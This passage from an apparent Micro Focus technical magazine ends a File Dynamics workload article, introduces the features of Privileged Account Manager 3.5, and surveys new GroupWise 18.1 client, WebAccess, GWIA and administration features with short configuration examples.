

Figure 4: The client user interface for the data owner



Figure 5: Select 'Import' to view the workload.csv



Figure 6: Submit an action for the selected files

File Dynamics empowers the people who understand the data to get the job done.

again, you can either drag and drop your file or click on *Import* to browse for your file.

Once your file is imported you will see all the contents of the file that pertain to your Workload Data Path and the files to which you have rights. If you want to act on all the files in the list, simply click the check-box next to *Path*.

Alternatively, you can use the search feature to filter your results or click on any of the columns to sort the files and select the files you wish to act on. From the upper right corner you can choose to Copy, Move, Delete or Set Owner as desired – Figure 6.

Once you submit an action you will be asked to name the activity and will then be presented with an option to receive an email once the Workload activity is complete. As you can imagine, if this list is a large number of files, it may take some time to process the list.

Had you selected Move or Copy, you will have an option to select another Share to *Move* or *Copy* the files to. If you opted for the email, you will get a simply email advising you that the job, per the name you entered above, has been completed.

During the processing of the Workload request, or at any time after, you can check on the status of the job by clicking on the *Jobs* option in the Workload section of the client.

Conclusion

There is no longer any excuse for not taking action on the files stored by an organisation because IT don't know what they are or because the task is too arduous for the actual data owner. File Dynamics can automate this with a simple workflow policy which empowers the people who understand the data to get the job done.

Lothar Wegner

is based in North America and has worked as a Systems engineer for Novell and Micro Focus for over 19 years on File and Networking solutions and the Collaboration portfolio. He is responsible for the upkeep of MODS (the Micro Focus Online Demo System).

Further Reading

File Dynamics: Addresses The Expanding Requirements Of Data Management by Buck Gashler OHM41, 2018/2, p27-30

Storage Manager 5.0 for Active Directory Expands Management Capabilities Across the Entire Network File System by Buck Gashler, OHM35, 2016/4, p26-28.

Micro Focus Privileged Account Manager

by Rajesh Nagella

In today's world, nearly 40 percent of data breach and data loss incidents are caused by employees (insiders) through intentional or unintentional misuse of excessive privileges that they hold on critical systems in organisations. These employees can be Database Administrators, Super-users of operating systems or Domains, Data Centre Administrators, contract workers and so on.

By looking at the trends of these incidents over past few years there is a real need for enforcing the least-privilege principle, by limiting insiders' initial access to just what they need along with enforcing access controls when using privilege elevation. The administrative activity on these critical systems should to be monitored, analysed for risks and actions taken instantly when a risky activity is found.

Micro Focus provides Privileged Account Manager in order to deal with the misuse of insider privileges. It enables organisations to monitor and control access to a wide variety of operating systems, databases, network devices, cloud services and applications.



Figure 1: PAM Deployment Dashboard

Key Features of Privileged Account Manager (PAM)

Enterprise Credential Vault

The administrative credentials of critical systems are stored in PAM's Enterprise Credential Vault, which protects them with multi-layered encryption. This vault can be a database created locally in PAM or any supported LDAP Server such as Active Directory or eDirectory.

If an employee has a need to fetch the credentials to a critical system or application and is authorised, the employee can request these stored credentials for a limited duration through Password Checkout, to gain privileged access to a critical system.

When the employee Checks-in the credential or if Checkout request duration is over, PAM resets the credential on the target system to avoid further usage of that credential. PAM audits the Password Checkout and Check-in activities as well.

PAM also uses these stored credentials in Single Sign-On scenarios, whenever an employee's privileges need to be elevated in authorised sessions to target systems.

Privilege Elevation

PAM is capable of handling session initiation requests to target systems from authorised employees. It injects the stored privileged credentials into the authorised sessions, to elevate the privileges of the employees temporarily or on the basis of need.

For example, an employee Bob, who does not have any privileged access on a Windows Server can be elevated to an Administrator when the RDP connection is made from the PAM User Access console or Credential Provider. PAM constantly monitors and analyses the risks in these activities performed in these elevated sessions. The injected privileged credentials are hidden from the employee, to avoid the misuse of these credentials outside of PAM.

Privilege Elevation helps organisations to enforce the least-privilege principle for all the employees on all critical systems.

Centralised Policy Management

PAM provides a Command Control console to create access control policies based on the following

Privileged Account Manager deals with the misuse of insider privileges. It enables organisations to monitor and control access to a wide variety of operating systems, databases, network devices, cloud services and applications.

criteria:

- Who - which employee (user)
- Where - on which system (Target System such as Windows Server, Linux Server, Database etc.)
- What - type of access or command (RDP, SSH, Telnet, Database Access, etc.)
- When - at what time (Weekday and Time)
- How - which level of Access (Administrative, root, DBA)

It is also possible to add Perl scripts to these policies to add custom logic for authorising the employee based on any other criteria.

For example, if a token needs to be delivered to an employee's email and the employee has to authorise against it to gain access, a customised Perl script to send the email and validate can be added to the policy.

Centralised policy management helps administrators to enforce the access controls on access to target systems in a simpler way and almost instantaneously. A simple drag and drop or a few button clicks are sufficient to assign or completely revoke an employee's privileged access in an organisation.

Methods to connect to Target Systems

Agent-based: PAM Agent supports following modes on the supported operating systems when installed on the target system.

Windows OS:

- The PAM Agent must be installed on the Windows operating system in order to control and monitor the employees' activity.
- **Credential Provider** – Enables employees to connect from the Credential Provider using their own credentials and elevate their privileges on RDP sessions seamlessly.
- **RDP Relay** – Enables employees to connect from the PAM User Console in a browser, using their own credentials and elevate their privileges on RDP sessions seamlessly.
- **Run as Privileged User** – Enables employees to elevate their privileges for a specific application even when they have connected to the RDP session using their own credentials.
- **Direct RDP** – Enables Admins to connect directly to the critical servers.

Privileged Account Management is capable of monitoring risks in real-time

Linux/UNIX OS:

- **Privileged Shell** – Enables employees to connect remotely using any SSH Client using their own credentials and elevate their privileges seamlessly.

Agent-less: This is relevant when the PAM Agent cannot or need not be installed on the target system.

SSH Servers:

- **SSH Relay** – Enables employees to connect to target SSH Servers running on any operating system or network devices and elevate their privileges on the SSH session seamlessly. It is possible to use SSH Relay from both the PAM User Console in browser or any SSH Client. It also enables the employees to use X11 over SSH Relay.

Database:

- **Database Relay** – Enables employees to connect to various databases without the need for installing the PAM Agent on either the Database Server or Client systems. Employees need to checkout credentials from the Credential Vault and they can use any database client when connecting through PAM DB Relay.

Remote Application SSO (using RDS):

- This is a newly introduced feature in PAM 3.5. It enables employees to connect to any Windows-based, Web-based or Java application with seamless privilege elevation.

Session Recording and Auditing

Employee activities in PAM authorised sessions are recorded and monitored constantly for risks. This recorded activity is stored in PAM Audit Managers in various formats.

Agent-based:

- Windows OS and Remote Applications (RDS) – Videos and System call audits.
- Linux/UNIX OS – Command and System call audits.

Agent-less:

- SSH Servers – Command audits and Videos for X11.
- Databases – SQL Queries as Command audits.
- Applications and Databases –



Figure 2: PAM User Console

Password Checkout and Check in events.

PAM is capable of monitoring the risks in real-time through a Command Risk configuration. PAM instantly disconnects the sessions automatically, if a matching risky activity is found in the Employees' on-going sessions to the critical systems.

In such scenarios, PAM is also capable of Auto-Blocking the users immediately to revoke their access in the organisation to avoid the similar or any other risky activity that may be performed on other critical systems.

Deployment Dashboard

PAM provides various modules for the different functional services it provides. For example, the module for the policy engine is Command Control, the storage module for audits is Audit Manager and the module that stores the Credentials is the Enterprise Credential Vault.

The PAM Administrator can choose to install all or any of these modules in any geographical location depending on the need of proximity, high availability and fail-over requirements.

As PAM is modular in terms of installation and maintenance, the Deployment dashboard helps PAM Administrators to analyse the state (Primary/Backup) and the status (Online/Offline) of various modules installed in various geographical locations in a single view (see fig 1).

The Deployment Dashboard also shows the risky activities occurring in the entire PAM Deployment instantly, so that PAM Administrators can take necessary actions to remediate situation immediately.

Sniffer Tool

The PAM Sniffer Tool helps to discover the administrative accounts in LDAP Servers such as Active Directory and eDirectory; Operating systems such as Windows OS, Linux, and UNIX etc. It assists in creating an overview of all the administrative privileges in the entire organisation and enforcing the least privilege model.



Figure 3: PAM Access Console (revamped Access Dashboard)

What's New in Privileged Account Manager 3.5

PAM version 3.5 has been released recently and it includes some significant new functionality and integrations with other Micro Focus products.

Application Single Sign-On

PAM has been able to elevate a Windows RDP session based on the access rights of employees since version 3.2. Starting from 3.5 onwards, PAM also provides a Single Sign-On capability to specific applications published through Windows Remote Desktop Services (RDS).

PAM Administrators can granularly configure the access to specific applications, without the need for providing an entire elevated desktop. It supports Windows (Thick clients), Web and Java applications.

Application-to-Application Password Management (AAPM)

When an application needs to interact with other applications through automated scripts or jobs and if the target applications require authentication, the credentials are hard-coded in the calling scripts or jobs in most scenarios.

PAM provides a way to replace these hard-coded credentials with tokens. These tokens are helpful in identifying the applications in PAM through REST APIs and securely fetch the credentials only when the applications have to authenticate.

Database Monitoring and Password Checkout

PAM 3.2 can audit employee activity on databases such as Oracle and Microsoft SQL Server in the SQL Query format. The Command Risk configuration helps to filter the risky activities from SQL Queries and take necessary action such as Auto-Disconnecting and Auto-Blocking the employee from further access.

Starting from 3.5 onwards, PAM supports several other databases such as MySQL, Maria DB, Sybase, and PostgreSQL. PAM also provides Password Checkout capability out of the box for all these databases.

New User Console

PAM 3.5 provides a brand new user console for employees to access the authorised resources or applications. Employees can also request temporary access to the resources

PAM Administrators can granularly configure access to specific applications



Figure 4: PAM Reports Console

to which they do not already have access; Password Checkout to fetch the credentials for authorised databases, applications and manage the AAPM Tokens. (Please see Figure 2 on previous page).

New Access and Reports Console

PAM 3.5 also provides a brand new Access and Reports console. These new consoles are part of the new User console itself, so the PAM Administrators can use this single console to access their authorised resources, manage the employee temporary access requests, manage Password Checkout requests and view recorded sessions. (Figures 3 and 4).

Integration with other Micro Focus Products

Identity Manager

PAM supports Automated User Provisioning with the help of Identity Manager and the IDM PAM Driver.

For example, employee rights assigned by PAM on target systems are revoked automatically when their Active Directory or eDirectory membership is removed.

Advanced Authentication

A wide variety of authentication methods such as TOTP, SMS, Smart Phone, etc. from Micro Focus Advanced Authentication, can be configured as secondary authentication methods in PAM.

Employees must authenticate successfully against all the configured authentication methods or chains before their privileges are elevated on target systems.

Sentinel

PAM can send the audited data to Sentinel (or any syslog server). Sentinel has a specific PAM Collector for parsing this data to create events. These events can be further analysed for threats using various correlation rules in Sentinel.

Conclusion

This short introduction to the features and functions of Micro Focus Privileged Account Manager show it is the best fit for many organisations spanning different technology domains in multiple countries due to its rich feature-set, flexibility, scalability, modularity, customisability and compliance with regulations.

Rajesh Nagella worked as a Senior Developer in the Micro Focus PAM Engineering Team at Bangalore IDC for 7 years. He is currently working as Senior Technical Support Engineer in Rotterdam, The Netherlands.

GroupWise 18.1 Packs New Features

by Ed Hanley

I am sure that those of you running GroupWise are aware that a new release of GroupWise, version 18.1, was released at the end of October. This builds on the work that we have seen since the initial release of GroupWise 18 with a couple of support packs which not only resolved issues as usual, but also added a few new features. It also shows that Micro Focus are committed to bringing out new versions, and indeed this extends the product lifecycle.

I thought that in this article it would be a good idea to just go through the features that have now been added to the product since its initial release, i.e. in the two support packs and in GW 18.1

One of the major new features that appeared in GW18 was Conversation Threading. This is a new way of looking at a message thread with all of the conversation in a single view.

I have found that users find it takes a while to get used to, but once they have been using it for a day or two, they find that it is a far better way to work.



Figure 1: The new search pop out

Some of the improvements since the initial release of GW18 are:

- When replying inline to a conversation, you can now select to copy the parent message or the original message as part of the reply.
- inactive items will no longer be marked as read.
- When replying to a conversation, your reply will auto save a draft where you are replying in the conversation. This will also show as a new Yellow Circle representing how many messages are in draft mode.
- In the Item List, you can right-click the unread number (highlighted in green) and mark those messages unread.
- You can now hover over the Edit Recipients button to see who is on the recipients list.
- A status tracking icon has been added at the top of your replies to a conversation. Hovering over the icon lets you see a status summary. Clicking the icon takes you to the Properties tab for the full status.
- When you select an item to be shown in the tasklist, the tasklist flag is now seen in that specific item in the conversation.

If you use shared folders then you will notice that the reply button's text has been changed to better reflect what happens when you reply to a message within a shared folder.

- Reply is now 'Post Reply' which will post a message to the shared item.
- Reply All text has been changed to 'Reply Privately' which will reply to the users outside the shared folder.

If you run in Caching Mode, there have been a few changes. Caching mode has been changed to better manage online storage items. The Mailbox Storage now only shows online items that you can delete instead of local only items.

- There have been some enhancements to how Drag and Drop of attachments works within the GroupWise client:
- The Attachment drop down now lets you drag and drop items.
- You can drag and drop attachments and items to an inline reply.
- Encapsulated items and files can be dragged and dropped at the same time.

GroupWise 18.1 adds new features and refinements that both users and administrators will find useful and save valuable time

GroupWise

Teamworks

If you are running GroupWise as part of Enterprise Messaging then you are also entitled to run another collaboration product from Micro Focus called TeamWorks. There are a number of clients available for this, Web, Mobile and Windows.

Unsurprisingly, the Window's client is GroupWise. There are a number of improvements that have been made to the TeamWorks Integration within the GroupWise client including:

- You can now search for TeamWorks rooms.
- You can create a new TeamWorks room.
- We all have favourite conversations that we keep an eye on, to help with this you can now make a TeamWorks room a favourite.

WebAccess

In GroupWise 18.0.x, WebAccess started using an encapsulated (internal) DVA instead of the traditional external GWDVA service.

In GroupWise 18.1.0, we've gone back to only using the external GWDVA service because we implemented the new Micro Focus KeyView viewer technology (formerly HPE-S) in the GWDVA.

When upgrading to v18.1.0 you will need to install an external GWDVA service and point to it from within the webacc.cfg configuration file (i.e. *Provider.DVA.1.ip=*, etc). Don't forget that you will need to restart Tomcat for this change to take effect.

In GroupWise 18.1.0, WebAccess added a new local custom thread pool to enhance performance instead of using Tomcat's own thread pool for processing polling requests. There are the two new webacc.cfg start-up switch options, with their default values, that enable this.

ThreadPool.Async.enabled=true
ThreadPool.Async.maxThreads=1000

The 1000 value should be enough for most environments, but you could tune this up to 2000 if needed. This new custom thread pool takes the load off of Tomcat's own thread pool. I recommend that you also tune up Tomcat's thread pool from its default value of 150 to 1000 by editing */etc/grpwise-tomcat/server.xml* and add the *maxThreads=* option to the one Connector section that is already active. The line should look like this when done:

<Connector address="127.0.0.1"
port="18080" protocol="HTTP/1.1"
connectionTimeout="20000"
maxThreads="1000"
redirectPort="18443"/>

In the initial release of GroupWise 18 there were some instances where you had to manually configure SSL. Now when installing, or upgrading, WebAccess the configuration will detect if Apache is not configured with SSL, it will then create a self-signed certificate and configure Apache to use it over SSL. Of course, it is best practice to replace this self-signed certificate with a trusted certificate once the configuration is complete.

If you use the Find feature quite a bit, as I frequently do, then you will discover that the find dialog has been updated to be easier to use and now will appear as a pop out from the left-hand edge of the client (see figure 1 previous page).

Another change is that when implementing a search, partial word matches are now found.

If you use QuickViewer then you will be pleased to hear that there is now 'Smart Sizing'. The emails that you receive have varying sizes and formats, so QuickViewer now has 3 different sizes of view that it can switch between depending on the best way of viewing the email. These sizes are Regular, Wide, and Extra Wide. If you wish, each size can be customised and you can manually



Figure 2: The new settings drop down

select them for a particular view.

There is also a change to the Main Window Settings where you had a number of options in the top right these have now been consolidated under one Settings button, and there are some additional options that have been added as well (see figure 2).

We have all had users that have messed up their folders by dragging and dropping them into a sub folder, and it can be a nightmare trying to resolve. All that trouble is now behind us as there is now an option for the user themselves to fix their problem. All the user needs do is to right-click in the Folder List and select the option to 'Reset System Folders'.

Something that many have wanted for a long time is an option in the administration console to turn off Document Management. After all, if you are not using Document management all those extra dialogs and menu options can be a little confusing for end users.



Figure 3: Reset System Folders option

There is now an option (see figure 4) for this in the client options for a Domain, Post Office, or user, just go:

Environment > Appearance > Display Document Management UI

Unchecking *Display Document Management UI* removes the Documents folder from a user's mailbox and all the menu documents options.

If you have purchased GroupWise Mailbox Management, or acquired it through the use of Enterprise Messaging, then you will notice that some functionality has begun to be integrated into the GroupWise Admin Console to let you manage users' rules. You must enter a GroupWise Mailbox Management license or Enterprise Messaging license to expose it.



Figure 5: Enabling mailbox Management for a user

Then give administrators rights to Mailbox Management by clicking on the administrator and selecting "Allow Mailbox management" (see figure 5). Those administrators can then enable/disable a users' rules by selecting a user > *User Mailbox > Rules.*

I suspect that this functionality will be extended in the future to give more and more functionality from mailbox management within the GroupWise administration console.

GWIA

The GWIA can now connect to an SMTP Relay using a port other than 25 (the default SMTP port). You specify the port to be used for the Relay Host on the GWIA within the administration console. Just put a colon after the host address and specify the port number.

You can also add multiple hosts separated by a space to provide resilience (see figure 6). If you do not specify a port number, then the GWIA will default to 25, and behave in the same way that it always has.



Figure 4: Disabling Document management for a post office



Figure 6: GWIA enhancements - setting the port for a relay

GroupWise Mobility Server

As part of your maintenance or subscription to GroupWise you are entitled to run the GroupWise Mobility Server (GMS), which enables users to pick up GroupWise mail on their mobile devices. This too has not escaped without a couple of changes this year.

GroupWise

